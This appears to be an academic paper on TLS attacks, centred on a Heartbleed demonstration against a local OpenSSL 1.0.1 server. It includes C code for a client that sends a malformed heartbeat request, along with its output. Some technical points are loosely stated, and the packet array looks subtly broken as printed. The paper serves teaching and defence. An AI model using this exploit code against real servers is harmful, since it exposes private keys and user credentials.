One of the most significant security defects during implementation came from the Heartbleed vulnerability within specific versions of OpenSSL. OpenSSL is the open source software that provides SSl/TLS capabilities for online servers and clients and is in common use throughout the computer industry. The Heartbleed vulnerability was an implementation error that allowed attackers to exploit a buffer overflow and obtain private server information such as random number generator seeds, certificates, private keys, usernames, passwords, account numbers, and credit card information. The significance of this OpenSSL security flaw was twofold: the OpenSSL software is widely used in the industry and this vulnerability wasn't found for more than two years. As a result, users of OpenSSL based servers were exposed for a significant period of time and could of had their information stolen or compromised [5].

D. Protocol Attacks (Insecure renegotiation, BEAST, Poodle)

One of the more popular protocol attacks against TLS 1.0 is the BEAST attack. BEAST stands for Browser Exploit Against SSL / TLS and works in three steps [9]:

1) Malicious script injected or sent from an attacker captures cookie information and sends it back to the attackers website.
2) TLS 1.0 uses block ciphers and encrypts the same blocks of data as the same giving the attacker a known cipher text to use.
3) The attacker then compares the encrypted session information to the unencrypted information from the cookies to find out the Initialization vector and therefore, know all future cookie Information from the start.

BEAST is no longer able to cause damage in TLS 1.2 and upgrading to TLS 1.2 will prevent this attack. The attack at the time was enough to cause serious concern with the TLS protocol and made for a quick reaction to mitigate this attack.

IV. The Heartbleed attack: implementation gone wrong

The primary focus of the paper is on the heartbleed attack against the Heart Beat extension to the SSL/TLS protocol. Resulting from a classic implementation issue that has a simple fix, the ramifications were significant due to both the amount and type of server data exposed in clear text to potentially rogue clients.

One of the most popular implementations of SSL/TLS is the open source library called OpenSSL [14]. The defect in the OpenSSL implementation came from the implementation of the Heart Beat extension which was introduced in versions 1.0.1 through 1.0.2beta of OpenSSL. The Heartbleed defect was introduced into OpenSSL through the addition of the Heart Beat extension as proposed in RFC 6520 stemming from the desire to prevent connection termination between client and server prematurely[3].

1) Heartbeat Extension: Proposed in RFC 6520, the Heartbeat extension to TLS was born out of desire to eliminate the issue of early session closures of TLS/SSL. Unlike TCP, which is a connection oriented protocol, UDP is connectionless which means that TLS/SSL may be disconnected if enough packets do not keep the connection alive or if there is any interrupt in service. As a result, DTLS was implemented to run on top of UDP and other connectionless protocols.


The Heartbeat extension consists of two different Message Types:

1) HeartbeatRequest
2) HeartbeatResponse

These messages must not exceed the length of 16384 bytes or the maximum negotiated fragment length as defined in RFC6066[12]. Additionally, the size of the data in the reply message must not exceed the size of the data in the corresponding request. It is this bounds check which is at the center of the heart bleed attack and vulnerability.

A HeartbeatRequest can arrive anytime during a connection over TLS[3]. If a request is received during a TLS handshake though, the retransmission timer is reset and the packet is discarded. A request cannot be sent during a Handshake initialization as the connection has not been setup. There can only be one request on the wire at a time. The only way another request can be sent is if the corresponding response is received, or the transmission timer times out. This timeout and restriction on requests in flight handles congestion control in protocols such as UDP or DCCP where the connection is unreliable. This is important because protocols at the transport layer generally do not include congestion control mechanisms. When the Heartbeat extension is used over reliable transmission protocols such as TCP, the request message only needs to be sent once as the retransmissions are handled by the lower layer protocol. This is different in the case of UDP and other connectionless protocols. If a response is not received, the application sending the request may terminate the DTLS/TLS connection sensing that the connection is no longer active or working [4].

A. The Attack - How it Works



```
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
/* Random padding */
RAND_pseudo_bytes(bp, padding);

r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
```

Fig. 7. Heartbeat Response Message [2].

The implementation of the Heart Beat response in specific versions of OpenSSL has a flaw in it. The flaw is that the response takes the payload from the request message and blindly copies the payload to the response message. It does this to verify that the secured connection is still alive but without checking that the length of the payload is the same as the length of the request payload. A single line of code shown below is the source of the error:

```
    memcpy(bp, pl, payload);
```

Although the memcpy statement in the response handler results in the excessive data being returned to the client, the flaw lies in the lack of bounds checking prior to the memcpy. The response fails to check the payload length field in the request and that it matches the actual length of the payload supplied. If the request payload value is larger than the actual payload supplied in the request, the memcpy will copy the payload from the message along with whatever else is in memory beyond the end of the payload. This is an example of a common memory leak in C/C++ due to unperformed bounds checking.




Fig. 8. Memory Area of a server being accessed via Heartbeat Request [2].

Compounding the lack of bounds checking is that the vulnerability permits significantly more data to be returned than the protocol allows as defined in the RFC. As noted earlier, the protocol limits the size of the payload to 16384 bytes or the maximum negotiated fragment size but it is easy to demonstrate that the OpenSSL implementation in question permits payload sizes as large as 65536 bytes to be returned to the requester [2].

Normally, when communication happens, the client sends a payload to the server, for example a string such as "hello", and the size of said string (e.g. 5 bytes). When an attack happens, an attacker would send a request that contains a smaller payload with a size that is larger than the legitimate size of the payload. The reason this simple bug works is because the request handler believes that the size sent is the correct size and copies and returns the data in its memory starting at the pointer to the received payload for the size sent. When a small payload is sent but the size specified in the protocol header is larger, it causes a buffer overflow and the response handler returns data that a user is not supposed to obtain from the server. Although a simple bug with a simple fix, the security ramifications range from exposure of a server's secret key to the disclosure of user names, passwords, account information, and other valuable private data that should be kept secure [6].




Fig. 9. Memory Leak caused by Payload Length greater than the actual Payload

B. What can be Obtained from the Server?

In the next few sections, the implications of this flaw are discussed and the vulnerability is demonstrated through the setup and implementation of a simple ssl client and server that implements the Heartbeat extension. The implementation demonstrates the heartbleed vulnerability using a malformed Heartbeat request by the client to the server. A data dump from the client shows the data obtained from the server in error which is caused by the request length of the HeartbeatRequest being larger than the HeartbeatRequest payload size. In this example, over 16K of private server data is returned to the client in error.

C. The Implementation


The implementation of this vulnerability is achieved through setting up a local ssl client and a ssl server. The server and client are locally stored .c files which are written to use the TLS extension Heartbeat. The client creates a malformed heartbeat request which is sent to the server. In turn, the OpenSSL library utilized by the server responds to the client request and the inherent flaw in the Heartbeat extension is exploited. The server and client both utilize the OpenSSL version 1.0.1 library which is the version of the library vulnerable to the Heartbleed attack (this version of OpenSSL was downloaded from openssl.org and compiled for demonstration purposes). Insuring the client and server files are using OpenSSL 1.0.1 is key to showing the vulnerability. Following the demonstration of the heartbleed vulnerability, a version of the client and server which both utilize the OpenSSL version 1.0.1g library that eliminated the vulnerability will demonstrate that the heartbleed vulnerability has in fact been eliminated and the malformed client Heartbeat request is handled properly.

1) Client Setup - Typical SSL/TLS Handshake: The first SSL client is a simple file written in C that utilizes the OpenSSL 1.0.1 library that is vulnerable to Heartbleed. In Figure 10 you will see some of the code found in ssl_client.c. The ssl_client.c file shows the typical implementation of client code for authentication, encryption, and secure message communication between a client and server using the SSL/TLS handshake. It calls various methods to reproduce how two peers would communicate over the Internet. This client demonstrates how a standard client would interact with a SSL server.

When the standard client is executed, it performs a handshake with the server, exchanges certificates, establishes a secure connection using negotiated parameters, exchanges a test message with the server, awaits the server response, and then terminates. Output from the client showing this sequence of events can be seen in Figure 11.


Figure 12 provides the output from the SSL server during its interaction with the standard client including the handshake, message exchange, and subsequent termination of the connection.

2) Server Setup: There are two different versions of the ssl_server.c file utilized in this project. The first version is linked with the vulnerable OpenSSL library while the second version is linked with the fixed OpenSSL library. The server code is identical in both cases with the exception of the version of the OpenSSL library. The library handles the Heartbeat protocol so heartbeat requests from a client are not seen in the server output log. To demonstrate the vulnerability, a new ssl client called ssl_heartbeat.c is utilized. Figure 14 provides a snapshot of the code in this client. This client differs from the standard client in that once it opens a connection to the server, it will send a Heartbeat request immediately. The client cannot wait until the completion of the SSL/TLS handshake



```
SSL_library_init();

ctx = InitCTX();

LoadCertificates(ctx, certfile, certfile);          /* load certs */

printf("%s: SSL initialized & context created, connecting to SSL server\n", progName);

server = OpenConnection(hostname, portnum);

ssl = SSL_new(ctx);                 /* create new SSL connection state */

SSL_set_fd(ssl, server);            /* attach the socket descriptor */

printf("%s: SSL server fd [%d] opened, SSL context created\n", progName, server);

if(SSL_connect(ssl) == -1)          /* perform the connection */
{
    ERR_print_errors_fp(stderr);
    exit(0);
}

printf("%s: connected to SSL server with %s encryption, version %s\n",
       progName, SSL_get_cipher(ssl), SSL_get_version(ssl));

ShowCerts(ssl);                                     /* get any certs */
SSL_write(ssl, msg, strlen(msg));                   /* encrypt & send message */
bytes = SSL_read(ssl, buf, sizeof(buf));    /* get reply & decrypt */
buf[bytes] = 0;

printf("%s: SSL data received: \"%s\"\n", progName, buf);

SSL_free(ssl);              /* release connection state */

printf("%s: SSL client terminating\n", progName);

close(server);              /* close socket */

SSL_CTX_free(ctx);          /* release context */

exit(1);
```

Fig. 10.   ssl_client.c




```
root@BSD_Unix_10_2:/home/Brandon/ssl # ./ssl_client
./ssl_client: initializing SSL
./ssl_client: SSL initialized and context created
./ssl_client: loading SSL client certificate and private key - client_cert.pem
./ssl_client: successfully loaded SSL client certificate and private key
./ssl_client: SSL initialized & context created, connecting to SSL server
./ssl_client: converting SSL server IP address [127.0.0.1]
./ssl_client: SSL server fd [3] opened, SSL context created
./ssl_client: connected to SSL server with AES256-GCM-SHA384 encryption, version TLSv1.2
./ssl_client: SSL server certificate:
    Subject: /C=US/ST=VA/L=Fairfax/O=George Mason University/OU=Computer Science/CN=Brandon Jacobs/e
mailAddress=bj01415@gmail.com
    Issuer: /C=US/ST=VA/L=Fairfax/O=George Mason University/OU=Computer Science/CN=Brandon Jacobs/em
ailAddress=bj01415@gmail.com
./ssl_client: SSL data received: "Hello from SSL server [Hello from SSL client]"
./ssl_client: SSL client terminating
root@BSD_Unix_10_2:/home/Brandon/ssl # []
```

Fig. 11.   SSL/TLS Standard Client Output


to send the request since the connection is encrypted and integrity protected at that point and it would be difficult if not impossible to forge a malformed heartbeat request at that point. Therefore, the client sends the malformed request, seen in Figure 13, to the server before the secure tunnel is established and the server responds to the request accordingly.

Once the heartbeat request is sent and the server responds, the client performs the TLSPacketDump and checks if the HeartbeatRequest sent is causing a Heartbleed vulnerability or not. If it is detected that the length of specific Request payload length is greater than the ReadCount, than we have a Heartbleed vulnerability. This simple function demonstrates the vulnerability. From Figure 15 you can see what happens when we are vulnerable. Figure 15 represents a partial data dump, simulating leaking of Private Key information, or other sensitive information which a server should keep private and certainly not return to a client. For demonstration purposes it is just a random amount of data from memory which is read



```
root@BSD_Unix_10_2:/home/Brandon/ssl # ./ssl_server -c
./ssl_server: *** configured to require SSL client certificate ***
./ssl_server: initializing SSL
./ssl_server: SSL initialized & context created
./ssl_server: loading SSL server certificate and private key
./ssl_server: successfully loaded SSL server certificate and private key
./ssl_server: SSL initialized & context created, creating listener socket
./ssl_server: creating server SSL socket on port - 2000
./ssl_server: waiting for SSL client connection
./ssl_server: SSL client connection: 127.0.0.1:59160
./ssl_server: performing SSL_accept on new client connection
./ssl_server: verifying the SSL client certificate, self-signed, OK
./ssl_server: verifying the SSL client certificate, self-signed, OK
./ssl_server: SSL client certificate
    Subject: /C=US/ST=VA/L=Fairfax/O=GMU/OU=Computer Science/CN=Mango the Magnificent/emailAddress=m
ango@jacobs.com
    Issuer: /C=US/ST=VA/L=Fairfax/O=GMU/OU=Computer Science/CN=Mango the Magnificent/emailAddress=ma
ngo@jacobs.com
./ssl_server: reading from client SSL socket
./ssl_server: read [21] client bytes from SSL socket
./ssl_server: packet [001-032]: 48656c6c6f2066726f6d2053534c20636c69656e74
    Client msg: "Hello from SSL client"
./ssl_server: SSL data sent to client
./ssl_server: reading from client SSL socket
./ssl_server: read [0] client bytes from SSL socket
./ssl_server: SSL server terminating client SSL connection - fd [4]
./ssl_server: waiting for SSL client connection
```

Fig. 12. SSL/TLS Server Output from Standard Client Session



```
/*
 * Used for TLS packet reference - can not be used to create
 * the header due to structure alignment by compiler. Header
 * must be created field by field.
 */

struct tls_heartbeat
{
    char          tls_type;   // TLS1_RT_HEARTBEAT
    char          tls_major;    // Major version - 3 = TLS v1.2
    char          tls_minor;    // Minor version - 3 = TLS v1.2
    unsigned int  tls_length;   // Payload length
    //  *** payload *** //
    char          tls_hb;     // Heartbeat request (1) or reply (2)
    unsigned int  tls_payload;    // Arbitrary data
    char          tls_padding[16];  // Mandatory padding - 16 bytes
};

/*
 * TLS Heartbeat packet - Type=24 (Heartbeat), Major/Minor version of TLS=3,3 (TLS v1.2)
 * Payload length (short) = 3, Payload = [ 0x01, 0x40, 0x00 ] = Heartbeat subtype REQUEST,
 * Heartbeat data length = 16K bytes. Note the packet does not actually contain 16K of
 * data but this is not verified by OpenSSL which is central to the Heartbleed vulnerability.
 */

unsigned char tls_heartbeat_packet[] = "0x18,0x03,0x03,0x00,0x03,0x01,0x40,0x00";

#define TLS_HB_PACKET_LENGTH  8
```


Fig. 13. Malformed Heartbeat Request from Client

and dumped via TLSPacketDump methods - the dump only shows a portion of the 16K data returned to the client.

3) The Implementation: The ssl heartbeat client and the ssl server with the flawed version of OpenSSL show how an attacker can obtain the secret key or related private security residing on the server. The information is obtained through the use of a buffer overflow resulting from a missing bounds checking. These missing bounds checks were a simple implementation error that can be utilized by attackers to obtain information beyond what their HeartbeatRequest should return.

First, we start the ssl client and server files. Once we run the files the code has begun to run and initiate a Heartbeat Request. Figure 15 illustrates what happens when an Heartbleed vulnerable server is run and a client using the Heartbeat extension (with a malformed request) at the proper time.

The heartbleed client data dump following the HeartbeatRequest shows far more data than the actual payload's length. Because the HeartbeatRequest payload length was greater than the actual payload in the Request, the server read and copied the data from memory greater than the actual length of the



```
int SendTLSHeartbeatRequest(int server)
{
    unsigned char *tls_heartbeat;
    char type, subtype;
    int readCount = 0;
    int firstRead = 1;
    int payloadCount = TLS_HB_PAYLOAD_LENGTH;

    printf("%s: sending TLS heartbeat message to SSL server\n", progName);

    /* Dump out the HEARTBEAT packet */

    DumpTLSPacket(tls_heartbeat_packet, TLS_HB_PACKET_LENGTH, DUMP_HEX_ONLY);

    if(write(server, tls_heartbeat_packet, TLS_HB_PACKET_LENGTH) == -1)
    {
      printf("%s: error writing heartbeat message to SSL server - %d\n", progName, errno);
      return(0);
    }

    printf("%s: waiting on heartbeat responses from the SSL server\n", progName);

    while(readCount < payloadCount)
    {
      /* Get the HEARTBEAT response from the server */

      readCount = read(server, heartbeat_buffer, sizeof(heartbeat_buffer));

      if(readCount == -1)
      {
        printf("%s: error on SSL_read() for heartbeat response - %d\n", progName, errno);
        return(0);
      }
      else if(readCount == 0)
        break;

      /*
       * If the readCount of data returned from the SSL server is larger than the payload
       * size specified in the Heartbeat request, the server is vulnerable to Heartbleed.
       */

      if(firstRead && (readCount > 3))
        printf("\n\n%s: ***** SSL server is vulnerable to HEARTBLEED ***** \n\n\n", progName);

      printf("%s: heartbeat response from the SSL server - %d bytes\n", progName, readCount);

      tls_heartbeat = &heartbeat_buffer[0];

      type = *tls_heartbeat;
      subtype = *(tls_heartbeat + TLS_RECORD_HEADER_SIZE);

      printf("%s: *** TLS/SSL record type [%s], subtype [%s] ***\n", progName,
        type == TLS1_RT_HEARTBEAT ? "TLS1_RT_HEARTBEAT" : "unknown",
        subtype == TLS1_HB_RESPONSE ? "TLS1_HB_RESPONSE" : "unknown");
```

Fig. 14. ssl_heartbeat.c


payload and area it was supposed to. This is an example of how exactly an attacker can request more information that is required and read into memory. Once an attacker reads into the memory, the server is potentially at the hands of the attacker depending on the type and amount of private server security information made available to the client.

4) The Aftermath: What are the implications of this implementation deficiency? Aside from the obvious seriousness of stealing the secret key of a server, there are potentially a few other repercussions of the Heart Bleed attack.

An attacker who has the secret key of the server can forge and sign anything they like and make it seem as if they are the legitimate server. Conversely, anything signed by the server cannot be trusted. This also includes certificates that have already been issued. If this were to happen, any application that uses a compromised secret key would be affected. As such, any secret key used for signing digital documents can no longer be trusted as well as the documents that have already been signed.

While forging certificates is one adverse affect of the Heartbleed vulnerability, another is compromised user credentials. Because of an attacker's ability to access server memory, it is possible to obtain certain credentials directly from a server's memory. There are several common types of credentials we are concerned about.

1) User Name and Passwords



```
You have mail.
root@BSD_Unix_10_2:/home/Brandon/ssl # ./ssl_heartbeat
./ssl_heartbeat: converting SSL server IP address [127.0.0.1]
./ssl_heartbeat: SSL server connection established, fd [3]
./ssl_heartbeat: sending TLS client hello message to SSL server
./ssl_heartbeat: packet [001-024]: 16030300dc010000d8030353435b909d9b720bbc0cbc2b92
./ssl_heartbeat: packet [025-048]: a84897cfbd3904cc160a8503909f770433d4de000066c014
./ssl_heartbeat: packet [049-072]: c00ac022c0210039003800880087c00fc00500350084c012
./ssl_heartbeat: packet [073-096]: c008c01cc01b00160013c00dc003000ac013c009c01fc01e
./ssl_heartbeat: packet [097-120]: 00330032009a009900450044c00ec004002f00960041c011
./ssl_heartbeat: packet [121-144]: c007c00cc002000500040015001200090014001100080006
./ssl_heartbeat: packet [145-168]: 000300ff01000049000b000403000102000a00340032000e
./ssl_heartbeat: packet [169-192]: 000d0019000b000c00180009000a00160017000800060007
./ssl_heartbeat: packet [193-216]: 00140015000400050012001300010002000300f00100011
./ssl_heartbeat: packet [217-225]: 0023000000f000101
./ssl_heartbeat: waiting on server hello responses from the SSL server
./ssl_heartbeat: server hello responses from the SSL server - 883 bytes
./ssl_heartbeat: server hello response type [SSL3_RT_HANDSHAKE], major/minor [3/3], pkt length [63]
./ssl_heartbeat: *** TLS/SSL response subtype [SSL3_MT_SERVER_HELLO] ***
./ssl_heartbeat: server hello response type [SSL3_RT_HANDSHAKE], major/minor [3/3], pkt length [811]
./ssl_heartbeat: *** TLS/SSL response subtype [SSL3_MT_CERTIFICATE] ***
./ssl_heartbeat: server hello response type [SSL3_RT_HANDSHAKE], major/minor [3/3], pkt length [9]
./ssl_heartbeat: *** TLS/SSL response subtype [SSL3_MT_SERVER_DONE] ***
./ssl_heartbeat: packet [001-024]: 160303003a0200003603035664c6cc66bf8d2320914f56d9....:...6..Vd..f..# .OV.
./ssl_heartbeat: packet [025-048]: 55d6cdd5c135544e72a8aa18653a225c6ee45e0000350000U....5TNr...e:"\n.^..5..
./ssl_heartbeat: packet [049-072]: 0eff01000100002300000000f0001011603030326 0b000322.......#...........&..."
./ssl_heartbeat: packet [073-096]: 00031f00031c30820318308202810a003020102020900eab4......0...0............
